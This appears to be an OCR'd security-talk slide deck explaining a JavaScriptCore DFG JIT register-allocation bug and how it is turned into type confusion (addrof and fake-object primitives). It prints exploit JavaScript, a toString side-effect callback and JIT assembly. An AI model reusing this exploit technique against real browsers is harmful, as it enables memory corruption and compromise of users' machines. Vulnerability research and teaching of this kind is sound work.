
Possibly uninitialized use

```
    9320:<!0:->        FilterCallLinkStatus(Check:Untyped:@9310, Mus
: 62330, W:SideState, bc#60265, ExitValid)
    9323:< 1:loc3059>  CallStringConstructor(NotCell:@9248, JS|PureI
         0x48e5bd6c7246: mov -0x5fa0(%rbp), %r9
         0x48e5bd6c724d: mov %rax, -0x5f60(%rbp)
         0x48e5bd6c7254: mov %rdx, -0x5f98(%rbp)
         0x48e5bd6c725b: mov %rcx, -0x5f90(%rbp)
         0x48e5bd6c7262: mov %r8, -0x5f88(%rbp)
         0x48e5bd6c7269: mov %r10, -0x5f80(%rbp)
         0x48e5bd6c7270: mov %rdi, -0x5f78(%rbp)
         0x48e5bd6c7277: mov %rbp, %rdi
```

The Bug

- We can make the JIT think a variable containing a value of a specific type is stored at a specific point in the stack frame
  - It isn't.
- The variable could for instance be statically proven to hold a value of NonCell type
  - But the proof is for a value which is never actually saved to the stack, thus a time-to-check/time-to-use issue arises, as the wrong value will be used when accessing said variable

The Exploit



Argument assumed to be proven NotCell, but the wrong value is used and it may in fact be a Cell


Side Effects ELI5

- Some operations in JavaScript may invoke callbacks
  - eg. may invoke toString / valueOf
- JIT needs to be aware of these operations as they may invalidate state that is assumed to not change
  - e.g. change object types, array indexing modes, etc..
- Some operations may only invoke callbacks if their arguments are of a specific type

Side Effects ELI5

- Some operations may only invoke callbacks if their arguments are of a specific type
  - CallStringConstructor is modeled to side effect only on CellUse and UntypedUse
    - Makes sense, as toString() may be redefined
    - However, for NotCellUse, toString is still invoked
      - Argument is proven to be NotCell, which means simple object (not heap-backed), thus can't redefine toString and the standard implementation doesn't side effect

The Exploit



Argument assumed to be proven NotCell, but the wrong value is used and it may in fact be a Cell

Modeled as non-side-effecting by DFG JIT as NotCells may not intercept toString

The Exploit

```
function
];l[0];l[1];l
f={};
g={};
h={};
ary.slice(0, 1);
floatArray[0];
String(c.a);
b = f64[0] = floatArray[1];
u32[0] += 0x18;
floatArray[1] = f64[0];
d.a = a;
e.a = a;
f.a = a;
g.a = a;
h.a = a;
return b;
}
```

```
9286:< 1:loc3053>  StringSlice(String:@9270, Int32:@72, Int32:@76, JS|PureInt, String
    0x45a654e09bc2: xor %ebx, %ebx
    0x45a654e09bc4: mov $0x1, %r12d
    0x45a654e09bca: mov 0x8(%r9), %r13
    0x45a654e09bce: test $0x1, %r13b
    0x45a654e09bd2: jnz 0x45a654e0a609
    0x45a654e09bd8: mov %rax, -0x5fa8(%rbp)
    0x45a654e09bdf: mov %rsi, -0x5fa0(%rbp)
    0x45a654e09be6: mov 0x4(%r13), %eax
    0x45a654e09bea: xor %esi, %esi
```

%rax and %rsi are supposed to be spilled to stack but aren't

Possibly uninitialized use

```
   9320:<!0:->       FilterCallLinkStatus(Check:Untyped:@9310, Mus
: 62330, W:SideState, bc#60265, ExitValid)
   9323:< 1:loc3059>  CallStringConstructor(NotCell:@9248, JS|PureI
     0x48e5bd6c7246: mov -0x5fa0(%rbp), %r9
     0x48e5bd6c724d: mov %rax, -0x5f60(%rbp)
     0x48e5bd6c7254: mov %rdx, -0x5f98(%rbp)
     0x48e5bd6c725b: mov %rcx, -0x5f90(%rbp)
     0x48e5bd6c7262: mov %r8, -0x5f88(%rbp)
     0x48e5bd6c7269: mov %r10, -0x5f80(%rbp)
     0x48e5bd6c7270: mov %rdi, -0x5f78(%rbp)
     0x48e5bd6c7277: mov %rbp, %rdi
```

Argument assumed to be proven NotCell, but the wrong value is used and it may in fact be a Cell

Modeled as non-side-effecting by DFG JIT as NotCells may not intercept toString

Can redefine toString and perform arbitrary unmodeled side-effects

The Exploit

We converted our register allocation bug into a DFG JIT side-effect mis-modeling issue

Argument assumed to be proven NotCell, but the wrong value is used and it may in fact be a Cell

Modeled as non-side-effecting by DFG JIT as NotCells may not intercept toString

Can redefine toString and perform arbitrary unmodeled side-effects

DFG JIT ELI5

- One of the goals of DFG is to optimize away redundant operations such as type checks
    - Only a few operations can alter an object's type
        - If no such operation is encountered, it can be assumed that the object type will stay unchanged and a single type check will suffice to prove the type of a specific value until some potentially dangerous operation is encountered

DFG JIT ELI5

- Operations which may invoke arbitrary JavaScript are dangerous
  - The arbitrary JavaScript may execute any operation, including things that may mutate an object's type
  - Important to model which operations may or may not do this in order to invalidate previously proven types
    - From our initial bug we derived the ability to invoke arbitrary JavaScript from a node that is modeled as not being effectful whatsoever
      - We may cause arbitrary type confusions by mutating object types

The Exploit

```
    function opt(ary,ary1,woot) {
            let a,b,c,d,e,f,g,h,i,l;
            l = [1,2];
            l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1
];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];
            b={};
            c={a:ary1};
            d={};
            e={};
            f={};
            g={};
            h={};
            ary.slice(0, 1);
            floatArray[0];
            String(c.a);
            b = f64[0] = floatArray[1];
            u32[0] += 0x18;
            floatArray[1] = f64[0];
            d.a = a;
            e.a = a;
            f.a = a;
            g.a = a;
            h.a = a;
            return b;
    }
```

Access |floatArray| to prove it's an array of doubles

The Exploit

```
    function opt(ary,ary1,woot) {
            let a,b,c,d,e,f,g,h,i,l;
            l = [1,2];
            l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1
];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];
            b={};
            c={a:ary1};
            d={};
            e={};
            f={};
            g={};
            h={};
            ary.slice(0, 1);
            floatArray[0];
            String(c.a);
            b = f64[0] = floatArray[1];
            u32[0] += 0x18;
            floatArray[1] = f64[0];
            d.a = a;
            e.a = a;
            f.a = a;
            g.a = a;
            h.a = a;
            return b;
    }
```

Access |floatArray| to prove it's an array of doubles

Unmodeled Side Effect

```
let reentered = 0;
let vals = new Array(0x10000).fill({toString:function() {
        floatArray[1] = container;
        reentered = 1;
        uaf_this = 1;
}});
```

The Exploit

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1
];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];
        b={};
        c={a:ary1};
        d={};
        e={};
        f={};
        g={};
        h={};
        ary.slice(0, 1);
        floatArray[0];
        String(c.a);
        b = f64[0] = floatArray[1];
        u32[0] += 0x18;
        floatArray[1] = f64[0];
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return b;
}
```

Access |floatArray| to prove it's an array of doubles

Unmodeled Side Effect

```
let reentered = 0;
let vals = new Array(0x10000).fill({toString:function() {
        floatArray[1] = container;
        reentered = 1;
        uaf_this = 1;
}});
```

Type Transition

|floatArray| is now an array of JS values and a pointer to an object is stored at index 1

The Exploit

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1
];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];
        b={};
        c={a:ary1};
        d={};
        e={};
        f={};
        g={};
        h={};
        ary.slice(0, 1);
        floatArray[0];
        String(c.a);
        b = f64[0] = floatArray[1];
        u32[0] += 0x18;
        floatArray[1] = f64[0];
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return b;
}
```

Access |floatArray| to prove it's an array of doubles

|floatArray|'s type is still considered proven to be an array of doubles as no possible type transitions could have occurred according to DFG's modeling

Unmodeled Side Effect

```
let reentered = 0;
let vals = new Array(0x10000).fill({toString:function() {
        floatArray[1] = container;
        reentered = 1;
        uaf_this = 1;
}});
```

Type Transition

|floatArray| is now an array of JS values and a pointer to an object is stored at index 1

The Exploit

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1
];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]
        b={};
        c={a:ary1};
        d={};
        e={};
        f={};
        g={};
        h={};
        ary.slice(0, 1);
        floatArray[0];
        String(c.a);
        b = f64[0] = floatArray[1];
        u32[0] += 0x10;
        floatArray[1] = f64[0];
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return b;
}
```

|floatArray|'s type is still considered proven to be an array of doubles as no possible type transitions could have occurred according to DFG's modeling

|floatArray| is now an array of JS values and a pointer to an object is stored at index 1

The Exploit

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1
];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]
        b={};
        c={a:ary1};
        d={};
        e={};
        f={};
        g={};
        h={};
        ary.slice(0, 1);
        floatArray[0];
        String(c.a);
        b = f64[0] = floatArray[1];
        u32[0] += 0x10;
        floatArray[1] = f64[0];
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return b;
}
```

addrof-equivalent type confusion

A pointer to a JS object is read as a double floating point value

|floatArray| is now an array of JS values and a pointer to an object is stored at index 1

|floatArray|'s type is still considered proven to be an array of doubles as no possible type transitions could have occurred according to DFG's modeling

The Exploit

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1
];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]
        b={};
        c={a:ary1};
        d={};
        e={};
        f={};
        g={};
        h={};
        ary.slice(0, 1);
        floatArray[0];
        String(c.a);
        b = f64[0] = floatArray[1];
        u32[0] += 0x18;
        floatArray[1] = f64[0];
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return b;
}
```

Double floating point value converted to it's byte representation in a TypedArray

Increase pointer by 0x18

Store modified value back into array (as double)

Double floating point value is altered and written back on top of the pointer to a JS object

|floatArray| is now an array of JS values and a pointer to an object is stored at index 1

The Exploit

```
function opt(ary,ary1,woot) {
        let a,b,c,d,e,f,g,h,i,l;
        l = [1,2];
        l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1
];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1];l[0];l[1]
        b={};
        c={a:ary1};
        d={};
        e={};
        f={};
        g={};
        h={};
        ary.slice(0, 1);
        floatArray[0];
        String(c.a);
        b = f64[0] = floatArray[1];
        u32[0] += 0x18;
        floatArray[1] = f64[0];
        d.a = a;
        e.a = a;
        f.a = a;
        g.a = a;
        h.a = a;
        return b;
}
```

Double floating point value converted to it's byte representation in a TypedArray

Increase pointer by 0x18


Store modified value back into array (as double)

|floatArray| is now an array of JS values ~~and a pointer to an object~~ is stored at index 1


The pointer was increased by 0x18

A fake object is accessible at index 1 in |floatArray|


ELI5 JSObject



ELI5 JSObject

